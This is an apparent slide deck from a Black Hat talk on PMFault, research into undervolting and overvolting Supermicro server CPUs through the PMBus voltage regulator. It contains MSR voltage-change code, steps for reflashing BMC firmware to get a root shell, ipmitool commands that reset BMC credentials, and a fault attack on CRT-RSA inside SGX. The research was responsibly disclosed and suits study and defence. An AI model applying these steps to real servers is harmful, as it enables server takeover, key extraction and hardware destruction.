



MAY 11-12

BRIEFINGS

PMFault: Voltage Fault Injection on Server Platforms Through the PMBus

Zitai Chen

(Z.Chen@pgr.bham.ac.uk /
zitaichen@outlook.com)

PhD Student

David Oswald

(d.f.oswald@bham.ac.uk)

Professor

University of Birmingham



Evolution of fault injection on Intel systems


Software-based (MSR 0x150)

Hardware-based (SVID Bus)

```
uint64_t wrmsr_value(int64_t val, uint64_t plane)
{
    // -0.5 to deal with rounding issues
    val = (val * 1.024) - 0.5;
    val = 0xFFE00000 & ((val & 0xFFF) << 21);
    val = val | 0x8000001100000000;
    val = val | (plane << 40);
    return (uint64_t)val;
}

void voltage_change(int fd, uint64_t val)
{
    pwrite(fd, &val, sizeof(val), 0x150);
}
```

Ref: [Plundervolt \[1\] GitHub](#)




Ref: [Vollpillager \[2\] Talk](#)



Supermicro
X11SSL-CF


[1] Kit Murdock et al. Plundervolt: Software-based Fault Injection Attacks against Intel SGX
[2] Zitai Chen et al. VoltPillager: Hardware-based fault injection attacks against Intel SGX Enclaves using the SVID voltage scaling interface

What is PMBus?



Ref: [MP2965 DataSheet](#) (Supermicro X11SSL-CF server motherboard uses MP2955)

Packet structure



Each device is assigned a 7-bit address
What is the address for VRM?

From **PMBus Spec**
and **MP2965 VRM** datasheet

Attempt 0: From CPU? What is the VRM address?

```
~$ sudo modprobe i2c_i801
~$ sudo i2cdetect 0
   0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
[00-20]: -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
30:      -- -- -- -- -- -- -- 37 -- -- -- -- -- -- --
40:      -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
50:      50 -- -- -- -- -- -- 58 -- -- -- -- -- -- --
60:      -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
70:      -- -- -- -- -- -- -- -- -- -- -- -- -- -- --

~$ sudo i2cdetect 1
   0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00:      -- -- -- -- -- -- -- 08 -- -- -- -- -- -- --
10: 10 -- -- -- -- -- -- -- -- 19 -- -- -- -- -- -- --
20: 20 -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
30: 30 -- -- -- -- 35 36 -- -- -- -- -- -- -- -- --
40: -- -- -- -- 44 -- -- -- -- -- -- -- -- -- -- --
50: -- 51 -- -- -- -- -- -- -- -- -- -- -- -- -- --
60: -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
70: -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
```

- 12 devices - Which one looks like VRM?
 - Response to common PMBus commands
 - The value returned make sense

`READ_VOUT() < 0.55V`
`&& MFR_ADDR_PMBUS == ADDR`



- Next: Change the voltage!

Attempt 0: From CPU? Undervolt it!

With libi2c – library for sending commands on I2C bus

1. PMBus Override Mode -> REG_VOUT_OPERATION
2. Target Voltage -> REG_VOUT_COMMAND
3. SVID_OVERCLK2_EN (Bit 3) -> REG_MFR_VR_CONFIG




Stall... 🤪

At least... we know the address of the VRM now.

🤔 CPU crashed or recoverable?

Attempt 0.1: Try with "EXPENSIVE" equipment – Raspberry Pi



Luckily, we can use libi2c on RPi.
No changes in code needed.

Send PMBus commands for undervolting

After setting Bit 3 of SVID_OVERCLK2_EN

Voltage changed but stall...

CPU is running again!

Setting registers back


Fault injection on CRT-RSA? Success!

Why 0.1 ?




-- Requires "Opening the box"



How to access PMBus?




Attempt 1: BMC

- How to run custom code on it or get SHELL?
 - 22 (SSH) -> gives "ATEN SMASH-CLP SystemManagement Shell"
 - `shell sh? [1]` -> not working
 - Firmware reflashing?
 - Web Interface –  BMC password, diversified in Supermicro Servers.
 - `AlUpdate` –  No password required.
 - Firmware package is "encrypted" 

[1] **Exploiting the Supermicro Onboard IPMI Controller**, Available at:
<https://www.rapid7.com/blog/post/2013/11/15/exploiting-the-supermicro-onboard-ipmi-controller/>

BMC Vulnerability – Firmware Upgrade



Firmware layout is mostly the same as described by Eclipsium![1]

- Write tool to decrypt, modify and repack firmware, based on
 - smcbmc [2] tool and ipmi_firmware_tools [3]
- Reverse-engineered the firmware
 - /SMASH/msh provides the shell
 - Replace it with shell script with content /bin/sh
- Re-flash via KCS with `AlUpdate`
- SSH and successfully get root shell !!!
 - PMBus - Implement libi2c by hand


[1] **Insecure Firmware Updates in Server Management Systems**, Available at: <https://eclipsium.com/2018/09/06/insecure-firmware-updates-in-server-management-systems/>

[2] <https://github.com/c0d3z3r0/smcbmc>

[3] https://github.com/devicenull/ipmi_firmware_tools

Attack 1: Undervolting

- Fault injection on SGX WITHOUT physical access – Plundervolt revived! 🎉
- Stability test with CRT-RSA fault injection (in SGX):



253 tests in 545 mins, on average 9 mins for a useful fault

Things happen – server is broken

One day at 3:00AM 🌙

Why is my undervolting code not working!

(😴 Dream coding 😴)

VID_STEP_SEL MFR_VR_CONFIG? **VR_CONFIG!!**

Reset it to 0x00 try again™!!



Attack 2: Overvolting



<https://youtu.be/hXuidPexanM?t=88>

Attack 2: Overvolting

VID_STEP_SEL MFR_VR_CONFIG
(p104 of [MP2965 Datasheet](#))

Bit 8: VID_STEP_SEL

1'b0: 10mV per VID step

1'b1: 5mV per VID step

With 10mV per VID step

Vcpu can be up to 3V!!! (CPU spec: 1.52V max)

We have BMC, maybe use ipmitool?

- `ipmitool i2c`
 - directly interact with I2C buses on the BMC
 - Via KCS: same, not need to login to BMC.
 - Via Ethernet: login required (password can be cleared with `ipmitool` via KCS)



No need to reflash the firmware anymore, instead:

```
sudo ipmitool user set name
sudo ipmitool user set password
sudo ipmitool channel setaccess
```

```
ipmitool i2c (Via Ethernet)
```

I think this attack is nicer than the VoltPillager



Less messy

Tested on

- Supermicro X11SSL-CF - Vulnerable
- Supermicro X11SPG-TF and X11SSE-F
 - VRM reachable with default config, undervolting crashed the server
 - Didn't try overvolting as it was kindly provided by a friend
- Supermicro X12DPi-NT - NOT Vulnerable
- Responsible disclosed to Supermicro, see [security advisory](#)

Black Hat Sound Bytes

- Think of a server as an embedded system
 - Vulnerability/functionality in one component --> rest of the system
 - Software + hardware
- SGX security
 - SGX attestation cannot measure BMC firmware
- Improper jumper configuration can cause security issues
 - LPC, SMBus, SPI, I2C, PCIE...

PMBusDetect Tool

```
$ sudo modprobe i2c_i801
$ sudo ./pmbusdetect -d /dev/i2c-1
Device 0x20          READ_TEMPERATURE success: 0019
!!!!!!!!!!!!!! Detected! Device addr: 20 !!!!!!!!!!!!!!!
Device 0x20          SVID_VENDOR_PRODUCT_ID success,
data: 2555 This device is likely to be a MPS VRM
# Save the page
Device 0x20 : 00          READ_PAGE success

Page: 00
Device 0x20 : 00          WRITE_PAGE success
Device 0x20 : 00          READ_VOUT success: 00D8

Page: 01
Device 0x20 : 01          WRITE_PAGE success
Device 0x20 : 01          READ_VOUT success: 0001
# Restore the page
Device 0x20 : 00          WRITE_PAGE success
```

Currently only tested with ISL68137 and MP2955.
Contributions are welcome.

<https://github.com/zt-chen/PMFault>

Acknowledgements

- This research is partially funded by the Engineering and Physical Sciences Research Council (EPSRC) under grants EP/R012598/1, EP/R008000/1, and EP/V000454/1. The results feed into DsbDtech.
- We would also like to thank Supermicro for providing a X12DPi-NT6 server for further investigation of the issue.

Thank You!



GitHub Repo



PMFault Website